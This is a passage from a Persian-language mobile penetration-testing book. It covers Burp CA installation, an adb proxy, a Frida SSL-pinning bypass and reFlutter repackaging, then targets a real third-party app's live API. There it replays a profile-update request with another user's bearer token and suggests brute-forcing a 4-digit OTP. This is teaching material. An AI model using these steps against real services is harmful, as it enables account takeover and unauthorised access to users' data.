
حالا برای اینکه بتوانیم فایل **ca** را در اندروید نصب و فعال کنیم باید **setting** را کلیک کنیم ، بعد به **Security** برویم :

setting > security > screen lock > set pin

بعد از اینکه **pin** را تعیین کردیم حالا دوباره مراحل زیر را طی می‌کنیم:

setting > install a certificates from SD cards


فصل ۵. بررسی ترافیک نرم افزار ها ■ ۳۷۱




: سپس

Install a certificate > CA certificate > install anyway > enter pin


سپس به اینجا که رسیدیم کلیک می کنیم:



و فایل را انتخاب می کنیم:



و در نهایت می بینیم که CA نصب شد:



حالا برای اینکه تنظیمات proxy را روی سیستم عامل اندروید انجام دهیم:

```
meisamrc@meisamrces-MacBook-Pro Downloads % adb shell
motion_phone_arm64:/ # settings put global http_proxy http://172.20.10.14:8080
motion_phone_arm64:/ # settings get global http_proxy
http://172.20.10.14:8080
motion_phone_arm64:/ #
```

پس adb shell زدیم سپس با دستور اول، پراکسی را فعال کردیم و با دستور دوم چک کردیم که بینیم فعال شده است یا خیر.

و اگر بخواهیم غیر فعال کنیم از دستور زیر استفاده می کنیم:

```
settings put global http_proxy :0
```


در اندروید نسخه ۱۰ به قبل با روش بالا کاملا میتوانستید این کار را انجام دهید ، ولی در اندرویدهای نسخه های جدیدتر باید به این مسیر برویم:

```
Settings > Wi-Fi & Internet > Wi-Fi (use Wi-Fi) > AndroidWifi
```


به اینجا که رسیدیم بر روی این مورد کلیک می کنیم:




حالا بر روی advanced کلیک می کنیم و سپس:




۹



۹



و



الآن با این تنظیماتی که انجام دادیم اگر همه چیز بدون مشکل باشد، ترافیک هایی که دارد از طریق اپلیکیشن اندروید ارسال می شود را باید بتوانیم داخل Burp بینیم. سعی کنید که حتماً Chrome را روی اندروید نصب کنید که به مشکل نخورید ، در اندروید مرورگر را باز کنید و یک ادرس وارد کنید :




داخل burp ترافیک آن را میتوانیم ببینیم :

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
42	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/circleSlide.js			200	13540	script	js
41	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/flowplayer.js			200	172008	script	js
40	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/reflection.js			200	3406	script	js
39	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/owl.js			200	43196	script	js
38	https://www.pririb.ir	GET	/uitemplates/NewPRTheme-wow.js			200	8532	script	js
37	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/mCustomS...			200	57183	script	js
36	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/slick....			200	43261	script	js
35	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/pririb.js			200	4607	script	js
34	https://www.pririb.ir	GET	/uitemplates/NewPRTheme/kscripts.js			200	10441	script	js
23	https://www.pririb.ir	GET	/exit.htm			200	76420	script	js

یک مکانیزم امنیتی به نام SSL Pinning وجود دارد که برنامه‌نویس‌ها به اپلیکیشن اضافه می‌کنند، SSL Pinning تشخیص میدهد که ترافیک نرم افزار توسط پروکسی در حال Capture میباشد یا خیر.

تارگتی که برای SSL Pinning کردن Bypass انتخاب کردیم، آن را نصب کنید و آن را اجرا می‌کنیم و دکمه Send Request را کلیک میکنیم و به ما Error Request را برمی‌گرداند:



همانطور که می بینید اجازه نمی دهد که Request ارسال شود تا نتوانیم ترافیک را بدست آوریم.

برای Bypass کردن این مکانیزم امنیتی به سراغ Frida می رویم :

کافی است در گوگل مورد زیر را جستجو کنیم:

frida ssl pinning bypass github

سورس های زیادی وجود دارد که می توانید از آنها استفاده کنید.

من قبلًا یکی از این سورس ها را دانلود کردم پس آن را بازمی کنیم:

```
07.txt JS code.js X

Users > meismanre > Downloads > JS code.js > ...

1  /*
2   * This script combines, fixes & extends a long list of other scripts, most notably including:
3   *
4   * - https://codeshare.frida.re/@akabe1/frida-multiple-unpinning/
5   * - https://codeshare.frida.re/@avltree9798/universal-android-ssl-pinning-bypass/
6   * - https://pastebin.com/TVJD63uM
7   */
8
9  setTimeout(function () {
10    Java.perform(function () {  [
11      console.log("---");
12      console.log("Unpinning Android app...");
13
14      /// -- Generic hook to protect against SSLPeerUnverifiedException -- ///
15
16      // In some cases, with unusual cert pinning approaches, or heavy obfuscation, we can't
17      // match the real method & package names. This is a problem! Fortunately, we can still
18      // use reflection to find the correct method and package names. We do this by
19      // looking at the Java class definition and finding the correct method and package
20      // names. We then use reflection to create a new instance of the class and call the
21      // correct method. This allows us to bypass SSL pinning even if the app is heavily
22      // obfuscated.
```

اپلیکیشن را داخل Jadx باز می کنیم:



فراموش نکنیم که که Frida-server قبل باشد اجرا کرده باشیم.
حالا Frida را اجرا می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l code.js -f com.example.sslpinning -D 127.0.0.1:6555
```

حالا اپلیکیشن را باز می کنیم و دکمه Send Request را می زنیم و می بینیم که در پایین صفحه نتیجه Success نشان داده است.

و حالات افیک، اهم متوانیه سننه:

۳۷۹ ■ فصل ۵. بررسی ترافیک نرم افزار ها

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
111	https://www.pirib.ir	GET	/			200	248072	HTML		پایه املاع رسانی روابط عمومی...	
110	https://pirib.ir	GET	/			301	416	HTML		301 Moved Permanently	

پس توانستیم SSL Pinning را Bypass کنیم.

اینجا می توانیم Send را بزنیم و با درخواست های که ارسال میشود میتوانیم عملیات تست نفوذ وب را انجام دهیم.

اگر از اندروید ۶ استفاده کنید در اکثر موارد مکانیزم SSL Pinning داخل آن جواب نمی دهد، و در واقع از اندروید ۷ به بعد مکانیزم SSL Pinning پیاده سازی شده است.

گاهی هم پیش آمده که حتی با مکانیزم های Frida هم نتوانستیم SSL Pinning را Bypass کنیم.

حالا در این موارد چه باید کرد؟

اگر یاد بگیرید که این اپلیکیشن ها چطور دارند کار می کنند (که البته ۹۹٪ با JSON کار می کنند) و یاد بگیرید که چطور می توانید در اپلیکیشن اندروید JSON Object بسازید و ارسال کنید سمت Server می توانید بدون اعمال کردن Proxy تمام ترافیک اپلیکیشن را با استفاده از JSON Object Hook بدهست آورید.

بریم روی یک تارگت واقعی کار کنیم:

نرم افزار مورد نظر را که دارد از Flutter استفاده می کند را decompile می کنیم:

```
Last login: Fri Jan 5 11:17:43 on ttys006
meisamrce@meisamrces-MacBook-Pro Downloads % apktool d zomox_user_v2.1.apk
I: Using Apktool 2.9.0 on zomox_user_v2.1.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: /Users/meisamrce/Library/apktool/framework/1.apk
W: Cant find 9patch chunk in file: "o1.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "jZ.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "m3.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "Pb.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "a0.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "Nk.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "Hi.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "rj.9.png". Renaming it to *.png.
I: Decoding values /* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
meisamrce@meisamrces-MacBook-Pro Downloads %
```

در اپلیکیشن‌هایی که به صورت React Native یا Flutter ساخته می‌شوند، دیگر داخل کدی وجود ندارد و داخل فایل‌های lib (Application Binary Interface) قرار دارند.

بینید:



الآن میخواهیم این فایل را Reverse کنیم:

```
meisamrce@meisamrces-MacBook-Pro arm64-v8a % strings libapp.so > str.txt
```

با استفاده از ابزار **Strings** می توانیم کل رشته های استفاده شده را در فایل **str.txt** قرار بدهیم.

باز می کنیم و می توانیم با جستجوی کلمه <https://zomox.saasmonks.in/public/api/> به یکسری آدرس بررسیم :

21260 <https://zomox.saasmonks.in/public/api/>

حالا برای گرفتن ترافیک آن باید از ابزار **reflutter** استفاده کنیم:

<https://github.com/ptswarm/reFlutter>

برای نصب:

Install

```
# Linux, Windows, MacOS  
pip3 install reflutter
```

پس می گوییم (vpn میخواهد)

pip3 install reflutter

و برای استفاده هم گفته است:

Usage

```
impact@f:~$ reflutter main.apk
```

که با استفاده از این دستور می توانیم فایلی که با استفاده از **Flutter** ساخته شده را دستکاری کنیم.

پس این دستور را می دهیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % pip3 install reflutter
Requirement already satisfied: reflutter in /opt/homebrew/lib/python3.11/site-packages (0.7.8)
meisamrce@meisamrces-MacBook-Pro Downloads % reflutter zomox_user_v2.1.apk

Choose an option:

1. Traffic monitoring and interception
2. Display absolute code offset for functions

[1/2]? 1

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 172.20.10.14

Wait...

SnapshotHash: b0e899ec5a90e4661501f0b69e9dd70f
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true

meisamrce@meisamrces-MacBook-Pro Downloads %
```

در واقع این ابزار آدرس Proxy را به اپلیکیشن که به صورت Native نوشته شده اضافه می‌کند.

فقط همانطور که در تصویر بالا هم مشخص است Proxy روی پورت ۸۰۸۳ می‌باشد.
 الان اگر `ls` را بزنیم می‌بینیم که یک فایل برای ما ساخته شده است:

```
meisamrce@meisamrces-MacBook-Pro Downloads % ls
release.RE.apk      zomox_user_v2.1.apk
meisamrce@meisamrces-MacBook-Pro Downloads %
```

اما این فایل الان امضا ندارد.

پس برای اینکه امضا را به آن بدهیم از `uber-apk-signer` استفاده می‌کنیم و می‌گوییم:

۳۸۳ ■ فصل ۵. بررسی ترافیک نرم افزار ها

```
meisamrce@meisamrces-MacBook-Pro Downloads % java -jar uber-apk-signer-1.2.1.jar --apk release.RE.apk
source:
  /Users/meisamrce/Downloads
zipalign location: BUILT_IN
/var/folders/08/y9fcryw107d5h7mf0gt5wg7c0000gn/T/uapksigner-162168c866115839515/mac-zipalign-29_0_25950799429442295137.tmp
keystore:
[0] 161a0018 /private/var/folders/08/y9fcryw107d5h7mf0gt5wg7c0000gn/T/temp_9230743802164375462_debug.keystore (DEBUG_EMBEDDED)

01. release.RE.apk

SIGN
file: /Users/meisamrce/Downloads/release.RE.apk (68.67 MiB)
checksum: 659a47d0d14b55ab51c3ae2dca237d05c6632f24cd587d7e3f2fa01c6a86d6a1 (sha256)
- zipalign success
- sign success
  }

VERIFY
file: /Users/meisamrce/Downloads/release.RE-aligned-debugSigned.apk (68.82 MiB)
checksum: 23e0877e29be29fa041db89ff99e09f27d29afad7d70022fcc5116d43d8894 (sha256)
- zipalign verified
- signature verified [v2, v3]
  Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
  SHA256: 1e080903ae9c3a72151064e4c76401d3d094eb954161b62544ea8f18765953
  Expires: Thu Mar 10 23:40:05 IRST 2044

[Fri Jan 05 11:27:34 IRST 2024][v1.2.1]
Successfully processed 1 APKs and 0 errors in 1.59 seconds.
meisamrce@meisamrces-MacBook-Pro Downloads %
```

و حالا اگر ls بگیریم می بینیم که فایل زیر اضافه شد:

```
meisamrce@meisamrces-MacBook-Pro Downloads % ls
release.RE-aligned-debugSigned.apk      uber-apk-signer-1.2.1.jar
release.RE.apk                          zomox_user_v2.1.apk
meisamrce@meisamrces-MacBook-Pro Downloads %
```

حالا این فایل را نصب می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb install release.RE-aligned-debugSigned.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

حالا باید داخل Burp Suite برویم و این دو تا ip را Remove کنیم:

Tools > Proxy

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use the proxy.

Add	Running	Interface	Invisible	Redirect	Certificate
<input type="button" value="Edit"/>	<input type="checkbox"/> 127.0.0.1:8080				Per-host
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/> 172.20.10.14:8080				Per-host
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/> 172.20.10.14:8083		<input checked="" type="checkbox"/>		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections with another installation of Burp.

Import / export CA certificate

Confirm

Are you sure you want to remove this listener?

Request interception rules

Use these settings to control which requests are intercepted by Burp.

Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	<input type="radio"/> File extension	<input type="radio"/> Does not match	<input type="radio"/> Contains parameter	(^gif\$ ^jpg\$ ^png\$ ^css\$)
	<input type="checkbox"/>	<input type="radio"/> Or	<input type="radio"/> Contains parameter		

حالا Add را کلیک میکنیم:

Add a new proxy listener


Binding Request handling Certificate TLS Protocols HTTP

These settings control how Burp binds the proxy listener.

Bind to port:

Bind to address: Loopback only
 All interfaces
 Specific address:

قبل از اینکه Save بزنیم، به تب Request Handling می‌رویم و این تیک را نیز فعال می‌کنیم:




حالا ok می‌کنیم.
سپس اپلیکیشن را باز می‌کنیم:



zomox

و میتوانیم ترافیک را بدست آوریم:



حالا یک email و password هم وارد می‌کنیم:

همانطور که می‌بینید درخواست login را در ترافیک داریم می‌بینیم که می‌توانیم آن را داخل Repeater بفرستیم و فرایند تست نفوذ وب را بر روی آن انجام بدھیم. الان اگر register کنیم:

فصل ۵. بررسی ترافیک نرم افزار ها ■ ۳۸۷

Create New Account

Full Name	test
Email Address	a@a.com
Contact Number	+91 1111111111
Password	1234567
Confirm Password	1234567

By clicking create account button, You agree with our [Terms & Conditions](#) and [Privacy Policy](#)

و می بینیم که درخواست register داخل ترافیک آمد:

scrapy Window

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Exit 8:00

Intercept HTTP history WebSockets history ⚙️ Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Ext
184	https://zomox.saasmonks.in	POST	/public/api/register		✓	200	782	JSON	

← Create New Account

Full Name	test
Email Address	a@a.com
Contact Number	+91 1111111111

← OTP Verification

حالا دارد يك OTP اي ميل مي كند و ما هنوز نمي دانيم چه مقداري مي باشد يك عدد 4 رقمي وارد مي کنيم و مي بينيم که ترافيك را نمايش ميدهد:

#	Host	Method	URL	Page
185	https://zomox.saasmonks.in	POST	/public/api/check_otp	
184	https://zomox.saasmonks.in	POST	/public/api/register	

شما باید بر اساس استاندارد OWASP API Security Top 10 تست نفوذ کنید:


<https://apisecurity.io/owasp-api-security-top-10/>

اینجا را سیند:

وقتی register می کنیم user_id را برمی گرداند بعد ما اگر این user_id را عوض کنیم یک user دیگر را به ما برمی گرداند و token شخص را هم می دهد این باگ های امنیتی میباشد.

برای OTP هم rate limit قرار نداده باشد می توانیم بگوییم برو از ۰۰۰۰ تا ۹۹۹۹ همه را تست کن بین کدام کد درست میباشد.

می توانیم از این قسمت چک کنیم بینیم می توانیم عکسی را در اینجا آپلود کنیم:



را داخل repeater می فرستیم:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request pane displays a complex JSON payload with numerous fields and nested objects, starting with 'POST /public/api/update_profile HTTP/2'. The payload includes various headers like Host, User-Agent, Accept, Accept-Encoding, Content-Length, and Authorization, along with a large base64-encoded string for the body. The status bar at the bottom indicates the message is being processed.

```

1 POST /public/api/update_profile HTTP/2
2 Host: zomox.saasmonks.in
3 User-Agent: Dart/2.18 (dart:io)
4 Accept: application/json
5 Accept-Encoding: gzip, deflate, br
6 Content-Length: 43
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIxIiwianRpIjoiN2VmNzU3Y2Zjk3MTEwODRjYzNiYVvkMm
\MTQ4ZTIxZDQ3WEyYjg5ZTM2ODV1MDQxOWZmNTgxNjFmYzQ3MDgyMjY0ZTNjYmVkm2Y1MzI1lCjpxXQijoE3MDQ0NDIwM
\u0TAxNTgxLCJuMjY1jE3MDQ0NDIwMTMu0TAxNTg2LCJleHAiOjE3MzYmNjQ0MTMu0DkzMjI3LCJzdWIiOjI0NzgilCjz
Y29wZXMi0ltdf0.eoGo3rNabxfxLq5UNB4207fd576g56sMEoGphXlpz-B5RLEv560miP9P596-qfRHFPXN2oUPhVtaN4L4
tB1Fl2M4x89y51G6j83dUTfmKNeaQl_0v91Pfpyg1xj5Cjsd20IisccGB1N0vsmpzdyIKGej0023prb7wharf5huRZxW51
dDxQrK0hhdlh780ae5uw1NSuHeoBeVxaYIZ1xkdecXqaGzgaFRfFeMLK8dq3s12rpig-cylWG6YB7w7q8tFTNJPqzTbwRy
StBzu0Jgmw5IYGzktXSpCP0ns09waQLPaDbNM_7b1nMjezfZWIjz6_k7MxyR8YK50tRa-rd7uTMxvqqrZOU_r_5xqWBbra
AIIdVwxu9SmngzU_4rMp3V0eFmuacd6hXYdnfeRCh0a50RSW8Rp4xu78hIvqu0cC006502ja-QgbqlWhEd1yF-IDUY5Lxo
BjNfn_Av8r2OSFkCJ1FG-j0csV0H-a62tk9_0zph5UlJ5Ad1oL6SL7-YDE-si5_zrt1J0bzliidwcvAM2Njdx-Q1j9qAWK
XW_aU6uCj3tg2Zyyjq3X5fmDMEjgBU76kbteWzp6EVYqBqJ7B0UGS7Vw_w3rgzD06kadjuHCAyNzNsvH1WA1ju12bJ1KAjG
VYNzBtTv90WLizg3JWB0RThTtuJuUyj9aE
8 Content-Type: application/x-www-form-urlencoded
9
10 phone_code=%2B91&phone=1111111111&name=test

```

این توکن که داده را از اینجا بر می داریم و توکن شخص دیگری که قبلاً بدست آوردهیم را به جای آن می گذاریم:

۳۹۱ ■ فصل ۵. بررسی ترافیک نرم افزار ها

آن را به این صورت قرار می دهیم:

```
Repeater
```

Send Cancel < > +

Request

Pretty Raw Hex

```
1 POST /public/api/update_profile HTTP/2
2 Host: zomox.saasmonks.in
3 User-Agent: Dart/2.18 (dart:io)
4 Accept: application/json
5 Accept-Encoding: gzip, deflate, br
6 Content-Length: 43
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiTiNiJ9.eyJwdWQ0iIXiwiwanRpIjojMDdmMDU3M2QxMGZkNzJkOWV1NjIwOGVhNjU0Y2RkNGZjYjg4MzIyMDd1Yjg2Y2RkYzI50WJM2RkN2ZmMzMz0Tc2M2ZlOTgy0WFhYMM1ZGEiLCJpYXQi0jE3MDQ0NDIxMTkuNzY2NTc1LCJuYmY1oje3MDQ0NDIxMTkuNzY2NTg0LCljelHai0jE3MzYwHjQ1MTkuNzU4MTg4LCJzdWIoiixMDA1LCJzY29wZXMi0ldf0.E4VeYuXXBmyhVLP_ZwCQ_xxz_dPeJB0z268gnUfk3Trlbaspqj_9Js-i_1eiPiT0A1wejI8tVmamJLIjkKsY7v4Knck05xHH0m-IyTapPr04T03S2FKGGyYyT6hWKGOA_261mm6Tp10-ZMRbUpd8ucfei_09Ks0Q0mv0lK82KqcqEQNg8_wjX91kIM0Y85fkPLCUz5Y1WadnhmQbNA25y04_Jzjrr0pqks0MC10dsXeaN1RGvSyAZPVCGrZGkqzQzk3e7zX9V99DxE5WTHEQ1bqPhdRxTk3QaqJqv5SYnTzIrpmnG89v6xHr74c7wHzIfyhbsHb-e_T03h9KNuCbKMr3qU3XN0zAlEyab6Z8QbfhK6zyKsZBu7rScBa518fcEmdRSTCP3jkyzLzz_2chYSEnSjZK-ERxq8zX5g_aVvvq-NIGijhMP9yRcfRdHgYpfd4MghJBLag141A_g60H_pB85Axw26LpFvUnjvpj3HYg95CoKNiin8SF0LehF-0sP4tZ3djahTNGbArebWegEbLB2iqWik05xfogYlhQIFLkWqxxy10uz-cmD3JB0mamoVdwgj4fDQW9gUozzhD01y6lBmP9GE6Nkq9zn2X6cGHIdP3dBLUDaNXJYMMzi5vFp_Thj2e_ItM9mgk0Gc54-Eofv4|
8 Content-Type: application/x-www-form-urlencoded
9
10 phone_code=%2B91&phone=1111111111&name=test
```

روی Send کلیک می کنیم و مورد زیر را به ما بر می گرداند:

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Cache-Control: no-cache, private
3 Date: Fri, 05 Jan 2024 08:09:34 GMT
4 X-Ratelimit-Limit: 60
5 X-Ratelimit-Remaining: 59
6 Access-Control-Allow-Origin: *
7 Cache-Control: max-age=172800
8 Expires: Sun, 07 Jan 2024 08:09:34 GMT
9 Content-Type: application/json
10 Server: Apache
11
